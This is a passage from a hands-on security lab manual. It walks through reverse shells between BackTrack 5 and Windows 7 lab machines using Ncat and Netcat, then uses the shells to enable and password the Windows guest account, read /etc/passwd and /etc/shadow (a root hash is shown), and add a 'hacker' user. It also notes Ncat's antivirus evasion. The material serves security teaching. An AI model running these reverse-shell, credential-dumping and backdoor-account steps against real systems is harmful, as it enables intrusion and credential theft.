


Figure 28: A BackTrack Terminal

Start the Ncat listener on BackTrack 5 Internal Attack Machine before you attempt to send the command shell.

4. Start the Ncat listener on the BackTrack 5 Internal Attack Machine by typing the following command:
root@bt:~#ncat -l -p 22




Figure 29: Starting the Ncat Listener

5. On the Windows 7 Internal Attack Machine, type the following command to send a shell using Ncat:
C:\ncat -C 192.168.100.3 22 -e cmd.exe





Figure 30: Starting the Ncat Listener

6. Check the BackTrack 5 Internal Attack Machine. You should have a Windows command shell.



Figure 31: The Command Prompt Sent to BackTrack via Ncat

7. Type the following command to view the IP address of the remote system:
C:\>ipconfig



```
C:\>ipconfig
ipconfig


Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::78d5:d63:3ede:f5f5%11
    IPv4 Address. . . . . : 192.168.100.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.100.1
```

Figure 32: Viewing the IP address on the Remote Machine

8. Type the following command to view the status of the guest account:
C:\>net user guest




```
C:\>net user guest
net user guest
User name                Guest
Full Name
Comment                  Built-in account for
omain
User's comment
Country code             000 (System Default)
Account active           No
```

Figure 33: The Guest Account Disabled on Windows 7

You should receive the message that *the command completed successfully*.
On all Windows versions, the guest account is disabled by default.

9. To enable the guest account on the system, type the following:
C:\> net user guest /active:yes




```
C:\>net user guest /active:yes
net user guest /active:yes
The command completed successfully.
```

Figure 34: Enabling the Administrator Account

You should receive the message that *the command completed successfully*.

10. Type the following command to view the status of the guest account:

C:\>**net user guest**




```
C:\>net user guest
net user guest
User name                Guest
Full Name
Comment                  Built-in account for
omain
User's comment
Country code             000 (System Default)
Account active           Yes
```

Figure 35: Enabling the Guest Account

You should receive the message that *the command completed successfully*. The guest account is now active on the Windows 7 Internal Attack Machine.

11. Type the following command to set a password for the guest account:

C:\>**net user guest P@ssw0rd**



```
C:\>net user guest P@ssw0rd
net user guest P@ssw0rd
The command completed successfully.
```

Figure 36: Giving Guest a Password of P@ssw0rd

You should receive the message that *the command completed successfully*.

12. Type **exit** to end the Ncat session. Close all remaining command shells and terminals.

2.2 Conclusion

Like Netcat, Ncat will allow you to perform a number of tasks, including sending a reverse shell to another machine. Unlike Netcat, Ncat will not be classified as a virus file by most anti-virus vendors. In order for Ncat to work properly, the remote machine must be listening on a given port and the connecting machine must use the same port.

2.3 Discussion Questions

1. What is the command to start Ncat listener on port 22?
2. What is the command to enable the guest account?
3. In what operating systems is the guest account disabled by default?
4. What is a major difference between Netcat and Nmap's Ncat?

3 Sending a Bash Shell to a Windows Machine using Netcat

In this section, you will send a Bash shell from the BackTrack 5 Internal Attack Machine to the Windows 7 Internal Attack Machine. Using Netcat, you can send a Linux shell to another system on the network. In addition, you can run commands and perform administrative (root) tasks on the remote Linux system.

3.1 Sending a Linux Shell to a Remote System

The Linux Bourne Again Shell, or Bash shell, is one of many shells that are available in a Linux environment. Netcat can be used to send a Bash shell to a remote system.

Open a Terminal to Get Started

1. Open a command prompt on the Windows 7 Internal Attack Machine by double-clicking on the **cmd** shortcut on the desktop.



Figure 37: Opening a Command Prompt on Windows 7

This time we will start the listener on the Windows system first using port 443.

2. On Windows 7 Internal Attack Machine, type the following command to start the Netcat listener:

C:\>nc -l -p 443




Figure 38: Starting a Netcat Listener on a Windows 7 Machine on port 443

3. Open a terminal on the BackTrack 5 Internal Attack Machine by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.



Figure 39: A BackTrack Terminal

4. On the BackTrack 5 Internal Attack Machine, type the following to send out a Netcat shell over port 443:
`root@bt:~#ncat 192.168.100.5 443 -e /bin/bash`




Figure 40: Sending a Netcat Shell to another Machine over the Network

You will not receive a prompt on the Windows system, but it should be connected.

5. To test the connection and verify that the shell was successfully sent from the BackTrack 5 Internal Attack Machine to the Windows 7 Internal Attack Machine, type the following:
ifconfig

****WARNING **** - You will not see the *root@bt:* prompt. Instead, simply type the commands in the blank area. For the rest of the instruction within this lab, you will not see the *root@bt:* prompt.




Figure 41: The ifconfig Command Displays the IP address of the Remote Machine

The **ifconfig** command proves that you are connected to the remote Linux Machine.

6. Type the following to determine the level of access on the Linux system:
whoami

```
whoami
root
```

Figure 42: The whoami Command Shows Root Level Access

7. Type the following command to display the files in your present directory:
ls

```
ls
clearlogs.exe
Desktop
wordlist.txt
```

Figure 43: The ls command Displays Files and Folders


Two files in the */etc* directory contain information about accounts on the system. The *password* file stores the user's password hashes separate from the other data in the *passwd* file. Linux users can use the **cat** command, which stands for concatenate, to display the contents of a file like the *passwd* file and the *shadow* file.

8. Type the following to display the contents of the *etc/passwd* file:
cat /etc/passwd

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:103:/home/syslog:/bin/false
sshd:x:102:65534:/var/run/sshd:/usr/sbin/nologin
landscape:x:103:108:/var/lib/landscape:/bin/false
messagebus:x:104:112:/var/run/dbus:/bin/false
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
mysql:x:105:113:/var/lib/mysql:/bin/false
```

Figure 44: The */etc/passwd* File

9. To display the remote system's shadow file, type the following command:
cat /etc/shadow


A terminal window with a black background and white text. The command 'cat /etc/shadow' has been executed, displaying the contents of the shadow file. The output shows a list of system users and their password hashes, all with an expiration date of 7 days from now. The users listed are root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, libuuid, syslog, sshd, landscape, messagebus, and nobody.

```
cat /etc/shadow
root:$6$7.wK6e2L$QrHxfEMCyH5eKJr/XvkIIP04H5R/vhXtLmCtEIK.7vvANTNetnB3as9LG7WCgEX
b4kWS8Zsn5y4ZSe0m5x211/:15300:0:99999:7:::
daemon:x:15300:0:99999:7:::
bin:x:15300:0:99999:7:::
sys:x:15300:0:99999:7:::
sync:x:15300:0:99999:7:::
games:x:15300:0:99999:7:::
man:x:15300:0:99999:7:::
lp:x:15300:0:99999:7:::
mail:x:15300:0:99999:7:::
news:x:15300:0:99999:7:::
uucp:x:15300:0:99999:7:::
proxy:x:15300:0:99999:7:::
www-data:x:15300:0:99999:7:::
backup:x:15300:0:99999:7:::
list:x:15300:0:99999:7:::
irc:x:15300:0:99999:7:::
gnats:x:15300:0:99999:7:::
libuuid:x:15300:0:99999:7:::
syslog:x:15300:0:99999:7:::
sshd:x:15300:0:99999:7:::
landscape:x:15300:0:99999:7:::
messagebus:x:15300:0:99999:7:::
nobody:x:15300:0:99999:7:::
```

Figure 45: The /etc/shadow File

Another administrative task that can be performed by the root user is creating an account. An account can be created in Linux using the **useradd** command.

10. Type the following command to add a hacker account to the Linux system:
useradd hacker

A terminal window with a black background and white text. The command 'useradd hacker' has been entered.

```
useradd hacker
```

Figure 46: The Meterpreter Shell

11. Type the following command to verify the hacker account exists on the system:
id hacker

A terminal window with a black background and white text. The command 'id hacker' has been executed, and the output shows the user's identity and group information.

```
id hacker
uid=1001(hacker) gid=1001(hacker) groups=1001(hacker)
```

Figure 47: The id Command in Linux

Finally, before disconnecting the session, we will view the IP addresses and ports used in the network connection from the BackTrack 5 Internal Attack Machine to the Windows 7 Internal Attack Machine. Using the **-tan** option on **netstat** will just show Transmission Control Protocol, or TCP, connections. You can reduce the output by piping the command into a GREP, global regular expressions print, and using port 443, which was used for the Netcat session.

12. To view the TCP information about the current connection between the machines, type the following:

netstat -tan | grep 443

```
netstat -tan | grep 443
tcp        0      0 192.168.100.3:46278    192.168.100.5:443    ESTABLISHED
```

Figure 48: Starting a Command Prompt

13. Type **exit** to end the Ncat session. Close all remaining command shells and terminals.

3.2 Conclusion

Netcat is a tool that can be useful on both Windows and Linux systems. With Netcat, you can send a Bash shell to a remote Linux or Windows system. Once the shell is connected to the remote system, you can run remote administrative tasks like adding users.

3.3 Discussion Questions

1. What is the command to start a Netcat listener on port 443 in Windows?
2. What is the command to display your IP address in Linux?
3. What is the command to add a user in Linux?
4. What are two files located in the /etc directory associated with accounts?

References

1. Netcat:
<http://netcat.sourceforge.net/>
2. Nmap:
<http://nmap.org/>
3. Ncat:
<http://nmap.org/ncat/>
4. Bash Commands:
<http://ss64.com/bash/>
5. BackTrack Linux
<http://www.backtrack-linux.org/>